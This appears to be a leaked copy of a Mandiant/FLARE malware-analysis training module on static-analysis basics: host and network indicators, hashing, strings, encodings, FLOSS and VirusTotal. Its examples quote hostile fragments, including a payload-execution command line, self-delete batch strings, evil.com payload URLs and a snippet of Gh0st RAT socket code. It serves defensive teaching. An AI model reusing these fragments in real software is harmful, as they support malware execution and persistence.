


# Malware Analysis Fundamentals



MANDIANT PROPRIETARY AND CONFIDENTIAL

hide01.ir



# Contents

<b>MODULE 1: BASIC TECHNIQUES</b> .....	ERROR! BOOKMARK NOT DEFINED.
<b>Learning Topics</b> .....	Error! Bookmark not defined.
<b>Objectives</b> .....	Error! Bookmark not defined.
Lesson 1: Introduction to Malware Analysis .....	Error! Bookmark not defined.
Lesson 2: Basic Static Analysis .....	Error! Bookmark not defined.
Lesson 3: Basic Dynamic Analysis .....	Error! Bookmark not defined.
<b>MODULE 2: WINDOWS MANAGEMENT TECHNOLOGIES</b> .....	3
<b>Learning Topics</b> .....	46
<b>Objectives</b> .....	46
Lesson 1: Microsoft .NET Framework .....	47
Lesson 2: Windows Management Instrumentation – Malware Triage .....	57
Lesson 3: Powershell .....	66
<b>MODULE 3: ADVANCED STATIC ANALYSIS – USING GHIDRA DECOMPILER</b> .....	88
<b>Learning Topics</b> .....	88
<b>Objectives</b> .....	88
Lesson 1: Introduction to Ghidra .....	100
Lesson 2: Application Programmer Interface (API) Analysis .....	132
Lesson 3: File Analysis .....	143
Lesson 4: Registry Analysis .....	148
Lesson 5: Network Analysis .....	155

## Module 1: Basic Techniques

---

### Learning Topics

- Introduction to Malware Analysis
- Basic Static Analysis
- Basic Dynamic Analysis

### Objectives

By the end of this module, you will be able to:

- Explain the goals of malware analysis.
- Describe common host-based and network-based indicators.
- Perform basic static and basic dynamic analysis.

### Lesson 1: Introduction to Malware Analysis

#### What is Malware Analysis?

- Malware analysis is the art of dissecting malicious software to understand:
  - How it works
  - How to identify it
  - How to defeat or eliminate it
- Identify Indicators of Compromise (IOC)
  - How can you detect malware within networks?
  - How can you tell if a host is infected?
- What are the general capabilities of the malicious software?

#### Host-Based Indicators

- Host-based indicators (HBIs) describe artifacts found on a host that identify malicious activity
- Used to identify if an individual system is compromised
- HBIs can be anything unique about a sample:
  - File characteristics – size, hashes, names
  - Characteristics unique to the binary – strings, PDB paths
  - Changes made to the system – registry keys, created files, created directories
  - Other changes made to the system – named mutexes, started processes

## HBIs – File System

- Malware commonly interacts with the file system for a variety of reasons:
  - Establish persistence
  - Drop a configuration file or additional modules
  - Store information collected from the system (keystrokes, passwords, etc.)
- Filenames and paths can be excellent host-based indicators that can often be seen in the strings output
- Examples:
  - %APPDATA%\updatesvc.exe
  - C:\Windows\System32\kernel32.dll

## HBIs – Registry Paths/Keys

- The Windows registry stores configuration data for the system and its applications
- Malware often uses the registry to establish persistence
- Examples of registry subkeys:
  - HKEY\_CURRENT\_USER\Microsoft\Windows\CurrentVersion\Run
  - HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services

## HBIs – Mutex

- A mutex is an operating system construct that is designed to synchronize access to a resource
- A mutex is commonly used by malware to prevent multiple instances of itself executing at the same time
- Namespace
  - Global\
  - Local\
- Example:
  - Global\4cafb85112364d776a04862aaa4371a0

## Network-Based Indicators

- Malware often communicates with a Command and Control (C2) server to:
  - Obtain commands
  - Download additional plugins or modules
  - Exfiltrate information from the compromised system
- Network-Based Indicators (NBIs) are attributes of network activity that may be used to identify malicious activity
  - Domains and IP addresses
  - Protocols and ports
  - HTTP headers (e.g., User Agent, Cookie)
  - Unique signatures, patterns, or data structures



## Network Communication

- To locate the server, the malware uses either:
  - Domain name - example.com
  - IP address - 192.168.0.1
- HTTP is a common protocol used by malware authors where the URL is an NBI:

http:// example.com/ payload.php ?id=974eb60d8f94f1994e478c35751378a6



## NBIs – HTTP Headers

- The HTTP User-Agent is a string that identifies various details that may include:
  - Browser type – (Firefox, Chrome, Safari, etc.)
  - Version
  - Operating system
  - Architecture
- Example:
  - Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1
- Other headers include Cookie, Content-Type

## Basic Analysis

- Broken down into two phases:
  - **Basic Static Analysis** – examining an executable file without viewing the actual instructions
  - **Basic Dynamic Analysis** – observing malware behavior in a controlled environment
- A subset of these techniques should always be the first step of analysis
  - Sometimes this is enough to extract indicators
  - Often these techniques will not answer all questions and should be used as a starting point for further analysis

## Windows Malware

- This course focuses on compiled Windows PE files
  - Extremely common
  - Usually written in C or C++
- Compilation ensures that source code is not preserved
- There are many other types of malware
  - Powershell
  - Javascript
  - Word macros
- FLARE VM contains tools for many types of malware

hide01.ir

## Lesson 2: Basic Static Analysis

### Basic Static Analysis

- Objective
  - Extract meaningful characteristics from an unknown binary **without** execution
- Topics
  - Hashing
  - Strings
  - Open-Source Intelligence
  - PE File Format
  - Packing

### Hashing

Algorithm	Hash size	Example
MD5	128-bits	5d41402abc4b2a76b9719d911017c592
SHA-1	160-bits	aaf4c61ddcc5e8a2dabede0f3b482cd9aea9434d
SHA-256	256-bits	2cf24dba5fb0a30e26e83b2ac5b9e29e1b161e5c1fa7425e73043362938b9824

- Hash algorithms generate a digital fingerprint that uniquely identifies a file
  - Any changes to the file results in a different hash value
- The core of a hash algorithm is a one-way cryptographic function
  - It is extremely difficult to find two inputs that produce the same hash
  - Hashing a file is trivial; generating a file from a hash is extremely difficult
- SHA-256 is widely accepted as the most secure of the three examples above
  - MD5 and SHA1 are considered cryptographically broken but still widely used as checksums
- Many vendors continue to track malware samples by their MD5 hash value

## Hashing

- Hashing tools
  - HashMyFiles
  - sigcheck.exe -h (Sysinternals)
  - CFF Explorer and other and other PE analysis tools often provide hash values

```
C:\WINDOWS\system32>sigcheck -h kernel32.dll

Sigcheck v2.20 - File version and signature viewer
Copyright (C) 2004-2015 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\WINDOWS\system32\kernel32.dll:
  Verified:      Signed
  Signing date:  10:13 PM 4/13/2008
  Publisher:     Microsoft Windows Component Publisher
  Description:   Windows NT BASE API Client DLL
  Product:       Microsoft® Windows® Operating System
  Prod version:  5.1.2600.5512
  File version:  5.1.2600.5512 (<xpsp.080413-2111>)
  MachineType:   32-bit
  MD5:           C24B983D211C34DA8FCC1AC38472971D
  SHA1:          E4EB14F7A950A30BC632446A9C9B418837378AAC
  PSHA1:         365CC004C817FAC51858A6DA448A5C67AD057EEF
  PE256:         n/a
  SHA256:        F4CE4AE026C4DA40619EC7A846EB65747D84C5ED88A77C425F545FFFD53F1973
  IMP:           ACF57332EED5CDCDBD0CAD6F75B825B3
```

## Strings

- Compiled binaries contain sequences of human-readable characters
- Strings can provide useful indicators:
  - Filenames
  - Registry paths/keys
  - PDB strings
  - Service configuration info
  - HTTP User-Agent strings
  - Domain names, IP addresses, URLs
  - Command-line help and usage options
  - Debugging messages
  - Function names
  - Third-party software libraries (OpenSSL, zlib)
  - Keylogger-related strings (e.g., "[DELETE]", "[BS]", "[SHIFT]")

**Example - Strings**

- Filenames ————— `malware.dll`
- Registry paths/keys ————— `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
- PDB strings ————— `E:\windows\dropperNew\Debug\testShellcode.pdb`
- Domain names, IP addresses, URLs ————— `evil.com, 192.168.0.2, evil.com/payload.exe`
- Command-line help and usage options ————— `Usage: evil.exe host port`
- Debugging messages ————— `Error: Unable to download file`
- Function names ————— `encrypt_payload`
- Third-party software libraries (OpenSSL, zlib) — `MD5 part of OpenSSL 1.0.2q 20 Nov 2018`
- Keylogger-related strings ————— `[DELETE], [BS], [SHIFT]`

hide01.ir

## Strings

- ASCII (Narrow) Strings
  - Each character is one byte
  - C-style ASCII strings are terminated with a NULL (0x00) byte

```
printf("Hello World!");
```



```

0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 48 65 6C 6C 6F 20 57 6F 72 6C 64 21 00 Hello World!.
```

Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x20	32	Space	0x40	64	@	0x60	96	`
0x21	33	!	0x41	65	A	0x61	97	a
0x22	34	"	0x42	66	B	0x62	98	b
0x23	35	#	0x43	67	C	0x63	99	c
0x24	36	\$	0x44	68	D	0x64	100	d
0x25	37	%	0x45	69	E	0x65	101	e
0x26	38	&	0x46	70	F	0x66	102	f
0x27	39	'	0x47	71	G	0x67	103	g
0x28	40	(	0x48	72	H	0x68	104	h
0x29	41	)	0x49	73	I	0x69	105	i
0x2A	42	*	0x4A	74	J	0x6A	106	j
0x2B	43	+	0x4B	75	K	0x6B	107	k
0x2C	44	,	0x4C	76	L	0x6C	108	l
0x2D	45	-	0x4D	77	M	0x6D	109	m
0x2E	46	.	0x4E	78	N	0x6E	110	n
0x2F	47	/	0x4F	79	O	0x6F	111	o
0x30	48	0	0x50	80	P	0x70	112	p
0x31	49	1	0x51	81	Q	0x71	113	q
0x32	50	2	0x52	82	R	0x72	114	r
0x33	51	3	0x53	83	S	0x73	115	s
0x34	52	4	0x54	84	T	0x74	116	t
0x35	53	5	0x55	85	U	0x75	117	u
0x36	54	6	0x56	86	V	0x76	118	v
0x37	55	7	0x57	87	W	0x77	119	w
0x38	56	8	0x58	88	X	0x78	120	x
0x39	57	9	0x59	89	Y	0x79	121	y
0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x3B	59	;	0x5B	91	[	0x7B	123	{
0x3C	60	<	0x5C	92	\	0x7C	124	
0x3D	61	=	0x5D	93	]	0x7D	125	}
0x3E	62	>	0x5E	94	^	0x7E	126	~
0x3F	63	?	0x5F	95	_	0x7F	127	DEL

## Strings

- Unicode
  - Also referred to as wide strings
  - Windows uses wide strings internally
    - Microsoft's encoding standard is UTF-16 LE
  - Each wide character is two bytes
  - C-style wide character strings are terminated with a double NULL (0x00, 0x00)

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0000h:	48	00	65	00	6C	00	6C	00	6F	00	20	00	57	00	6F	00	H	e	.	l	.	l	.	o	.	.	W	.	o	.	.	.
0010h:	72	00	6C	00	64	00	21	00	00	00							r	.	l	.	d	.	!	.	.	.	.	.	.	.	.	

- Tools
  - strings.exe (Sysinternals)
  - /usr/bin/strings (Linux)
- strings.exe can be run on any file
  - Binaries, PCAPs, etc.
- Malware analysts must learn to differentiate between:
  - compiler-generated strings
  - developer-provided strings

```
!This program cannot be run in DOS mode.
??3@YAXPAX@Z
??2@YAPAXI@Z
__CxxFrameHandler
_except_handler3
WSAStartup() error: %d
User-Agent: Mozilla/4.0 (compatible; MSIE 6.00; Windows
NT 5.1)
GetLastInputInfo
SeShutdownPrivilege
%s\IEXPLORE.EXE
SOFTWARE\Microsoft\Windows\CurrentVersion\App
Paths\IEXPLORE.EXE
[Machine IdleTime:] %d days + %.2d:%.2d:%.2d
[Machine UpTime:] %-.2d Days %-.2d Hours %-.2d Minutes
%-.2d Seconds
ServiceDll
SYSTEM\CurrentControlSet\Services\s\Parameters\
if exist "%s" goto selfkill
del "%s"
attrib -a -r -s -h "%s"
Inject '%s' to PID '%d' Successfully!
\cmd.exe /c
Hi,Master [%d/%d/%d %d:%d:%d]
```

## Strings – FLARE Flash Quiz

1. What type of file might this be?
2. Does the malware appear to persist after reboot?
3. What protocol is likely used for network communication?
4. Why type of malware might this be?

Based on the following strings output,

```
!This program cannot be run in DOS mode.
Rich
.text
.rdata
.data
.rsrc
SVN3
HtEH
WriteFile
CreateFileA
GET
%TEMP%\payload.exe
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Mozilla/5.0 (Windows NT 6.1; Win64; x64)
cmd.exe
/c ping -n 3 127.0.0.1 && %TEMP%\payload.exe
```



## Strings

- Strings related to host and network-based indicators can be used to quickly scan for and identify malware
  - Run strings, identify indicators, make signature, and go to lunch
- Malware authors routinely **encrypt, obfuscate, or encode** strings that have forensic significance to investigators
- Common encoding methods:
  - Hexadecimal
  - XOR
  - Base64

## Encoding – Hexadecimal

- A binary-to-text encoding where each byte is represented by two hexadecimal digits
  - Hexadecimal digits: 0123456789ABCDEF (not case sensitive)
  - Also referred to as "hex"
- Useful when displaying binary values in a printable form
- The parameter in the following HTTP GET request uses hexadecimal encoding:
  - GET /chk?757365726E616D65
- Decoded:

GET /chk?	75	73	65	72	6E	61	6D	65
	u	s	e	r	n	a	m	e

Hex	Dec	Char	Hex	Dec	Char	Hex	Dec	Char
0x20	32	Space	0x40	64	@	0x60	96	`
0x21	33	!	0x41	65	A	0x61	97	a
0x22	34	"	0x42	66	B	0x62	98	b
0x23	35	#	0x43	67	C	0x63	99	c
0x24	36	\$	0x44	68	D	0x64	100	d
0x25	37	%	0x45	69	E	0x65	101	e
0x26	38	&	0x46	70	F	0x66	102	f
0x27	39	'	0x47	71	G	0x67	103	g
0x28	40	(	0x48	72	H	0x68	104	h
0x29	41	)	0x49	73	I	0x69	105	i
0x2A	42	*	0x4A	74	J	0x6A	106	j
0x2B	43	+	0x4B	75	K	0x6B	107	k
0x2C	44	,	0x4C	76	L	0x6C	108	l
0x2D	45	-	0x4D	77	M	0x6D	109	m
0x2E	46	.	0x4E	78	N	0x6E	110	n
0x2F	47	/	0x4F	79	O	0x6F	111	o
0x30	48	0	0x50	80	P	0x70	112	p
0x31	49	1	0x51	81	Q	0x71	113	q
0x32	50	2	0x52	82	R	0x72	114	r
0x33	51	3	0x53	83	S	0x73	115	s
0x34	52	4	0x54	84	T	0x74	116	t
0x35	53	5	0x55	85	U	0x75	117	u
0x36	54	6	0x56	86	V	0x76	118	v
0x37	55	7	0x57	87	W	0x77	119	w
0x38	56	8	0x58	88	X	0x78	120	x
0x39	57	9	0x59	89	Y	0x79	121	y
0x3A	58	:	0x5A	90	Z	0x7A	122	z
0x3B	59	;	0x5B	91	[	0x7B	123	{
0x3C	60	<	0x5C	92	\	0x7C	124	
0x3D	61	=	0x5D	93	]	0x7D	125	}
0x3E	62	>	0x5E	94	^	0x7E	126	~
0x3F	63	?	0x5F	95	_	0x7F	127	DEL

## Encoding – Base64

- A binary-to-text encoding scheme where data is represented using 64 printable characters
  - Alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'
  - Uses the character '=' to pad the end of strings
    - Easy win: Look for strings that end with '=' or '=='
- Commonly used to encode binary data in HTTP and SMTP protocols
- Malicious JavaScript and PowerShell scripts often Base64-encode embedded payloads
- R1JFQVQgRVhBTvBMRQ==

## Encoding – XOR

- A binary logic operation commonly used by malware to obfuscate data
  - Equivalent to "either-or, but not both" on a single bit
  - Used in cryptographic algorithms because it is reversible
  - In programming, the caret symbol (^) typically signifies the XOR operation
- A key is used to encode and decode data
  - Key can be a single byte or multiple bytes
- Unlike hex and Base64 encoding, XOR encoding can produce binary data

Encoding:

Original		Key		Encoded
0	$\wedge$	0	=	0
0	$\wedge$	1	=	1
1	$\wedge$	0	=	1
1	$\wedge$	1	=	0

Decoding:

Original		Key		Encoded
0	=	0	$\wedge$	0
0	=	1	$\wedge$	1
1	=	0	$\wedge$	1
1	=	1	$\wedge$	0

## XOR Key Leakage

- XOR has some interesting properties that can be helpful in determining the key
  - Any byte XORed with zero is equal to the byte ( $X \oplus 00 = X$ )
  - Any byte XORed with itself is equal to zero ( $X \oplus X = 00$ )
- Most files contain blocks of null (zero) bytes that can reveal the key
- The example below shows an executable file XOR encoded with the key 0xB7:


```

0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....YY..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 .....
0040h: 0B 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ...°.i!..Li!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 mode....$.
0080h: 50 45 00 00 4C 01 03 00 00 00 00 00 00 00 00 00 PE..L.....i
0090h: 00 00 00 00 00 00 02 21 0B 01 08 00 00 00 00 00 .....ä!.....
00A0h: 00 06 00 00 00 00 00 00 FE 0C 04 00 00 20 00 00 .....p.....
00B0h: 00 20 04 00 00 00 40 00 20 00 00 00 02 00 00 .....@.....
00C0h: 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....
0000h: FA ED 27 B7 B4 B7 B7 B7 B3 B7 B7 B7 B7 48 48 B7 B7 i'.....HH..
0010h: 0F B7 B7 B7 B7 B7 B7 B7 F7 B7 B7 B7 B7 B7 B7 B7 .....+.....
0020h: B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 .....
0030h: B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 B7 37 B7 B7 B7 .....7...
0040h: B9 A8 0D B9 B7 03 BE 7A 96 0F B6 FB 7A 96 E3 DF ..°.kz-..0z-aß
0050h: DE C4 97 C7 C5 D8 D0 C5 D6 DA 97 D4 D6 D9 D9 D8 DA-çÀæÀÖ-ööüü
0060h: C3 97 D5 D2 97 C5 C2 D9 97 DE D9 97 F3 F8 E4 97 A-ö-ÀÀö-Dö-öea-
0070h: DA D8 D3 D2 99 BA BA BD 93 B7 B7 B7 B7 B7 B7 B7 0ööö=°k°.....
0080h: E7 F2 B7 B7 FB B6 B4 B7 B7 B7 B7 B7 B7 B7 B7 B7 çö..0I.....
0090h: B7 B7 B7 B7 57 B7 B5 96 BC B6 BF B7 B7 59 B4 B7 ...W-p-k;.....Y
00A0h: B7 B1 B7 B7 B7 B7 B7 49 BB B3 B7 B7 97 B7 B7 B7 ±.....I°.....µ
00B0h: B7 97 B3 B7 B7 B7 F7 B7 B7 97 B7 B7 B7 B5 B7 B7 -s-+-+.....µ
00C0h: B3 B7 B7 B7 B7 B7 B7 B3 B7 B7 B7 B7 B7 B7 B7 B7 s.....s.....

```

## CyberChef

- Web-based utility that allows users to perform common data transformations using drag and drop recipes
  - Download to use offline; included in FLARE VM
  - Supports common data encoding and encryption schemes



## CyberChef Tips

### Data type conversion

- **From Hex / To Hex** – Convert data to/from hex and ASCII
- **To Hexdump** – Display hex value of data with ASCII interpretation
- **Decode Text** – Convert character encoding

### Encoding/Decoding

- **From Base64 / To Base64**
- **XOR / XOR Brute Force**

### Text manipulation

- **Split** – Separate data based on delimiter
- **Find/Replace** – Replace (or remove) repeated data values
- **Remove Whitespace** – Eliminate new lines, tabs, spaces

hide01.ir

## FLOSS – FLARE Obfuscated String Solver

- Expose encrypted or encoded strings
- Utilizes heuristics and emulation
- Ex: `floss evil.exe > floss_output.txt`

<https://www.mandiant.com/resources/blog/floss-version-2>

FLARE FLOSS RESULTS (version 2.0.0)

file path	2065157b834e1116abdd5d67167c77c6348361e04a8...
extracted strings	
static strings	Disabled
stack strings	Disabled
tight strings	55
decoded strings	53


| FLOSS TIGHT STRINGS (55) |

```
%d%02d%02d
bcrypt.dll
BCryptOpenAlgorithmProvider
BCryptImportKeyPair
BCryptVerifySignature
BCryptCloseAlgorithmProvider
ReadFile
kernel32.dll
GetTempPathW
kernel32.dll
~pkg%S
Date
HttpQueryInfoA
wininet.dll
Set-Cookie
.bazar
%i.%i.%i
Host: %s
update: %s
XTag
InternetQueryDataAvailable
wininet.dll
InternetReadFile
CoInitialize
ole32.dll
CoInitializeSecurity
GetTempPathW
kernel32.dll
GetTempFileNameW
http://127.0.0.1/pics.html
[...]
```

| FLOSS DECODED STRINGS (53) |

```
CoInitialize
ole32.dll
CoInitializeSecurity
CoCreateInstance
CoTaskMemFree
HEAD
HttpQueryInfoA
Date
wininet.dll
bcrypt.dll
BCryptOpenAlgorithmProvider
BCryptImportKeyPair
BCryptVerifySignature
BCryptCloseAlgorithmProvider
kernel32.dll
ReadFile
%d%02d%02d
CoInitialize
ole32.dll
Font Service
CoInitializeSecurity
CoCreateInstance
[...]
```

## 010 Editor



Create new templates  
Patch binary data  
Search for byte sequences

Demo: FLARE VM, strings, FLOSS, CyberChef

## Open-Source Intelligence

- VirusTotal
  - <https://www.virustotal.com>
  - VT is a double-edged sword:
    - Can be a valuable source of information for investigators
    - Malware authors are known to use VT to test their malware builds
- OPSEC
  - VT tracks where samples are uploaded from
  - Malware samples you upload may contain information specific to your organization
    - Examples: company name, system names, credentials
- Always start with the MD5 lookup feature
- Offers a public (free) and private (paid) API

**35 engines detected this file**

SHA-256: b0f30741a2449f4d8d5ffe4b029a6d3959775818bf2e85bab7fea29bd5acafa4  
 File name: =?UTF-8?B?0KDQk9Cd0KQgMjAxOC0yMDE5LmRvYWw==?=  
 File size: 193.5 KB  
 Last analysis: 2018-10-16 23:41:21 UTC  
 Community score: -75

35 / 60

Detection	Details	Relations	Behavior	Community
Ad-Aware	W97M.Downloader.GRQ			AhnLab-V3
ALYac	Trojan.Downloader.VBA.gen			Antiy-AVL
Avast	Other:Malware-gen [Trj]			AVG

W97M/Downloader  
 Trojan/Script.Agent.gen  
 Other:Malware-gen [Trj]




- Google
  - Unique strings
  - Hashes
  - Malware family

```

13 //////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
14 // Construction/Destruction
15 //////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
16
17 int          CClientSocket::m_nProxyType = PROXY_NONE;
18 char*        CClientSocket::m_strProxyHost[256] = {0};
19 UINT         CClientSocket::m_nProxyPort = 1080;
20 char*        CClientSocket::m_strUserName[256] = {0};
21 char*        CClientSocket::m_strPassWord[256] = {0};
22
23 CClientSocket::CClientSocket()
24 {
25     WSADATA wsaData;
26     WSAStartup(MAKEWORD(2, 2), &wsaData);
27     m_hEvent = CreateEvent(NULL, true, false, NULL);
28     m_bIsRunning = false;
29     m_Socket = INVALID_SOCKET;
30     // Packet Flag;
31     BYTE bPacketFlag[] = {'G', 'h', '0', 's', 't'};
32     memcpy(m_bPacketFlag, bPacketFlag, sizeof(bPacketFlag));
33 }

```

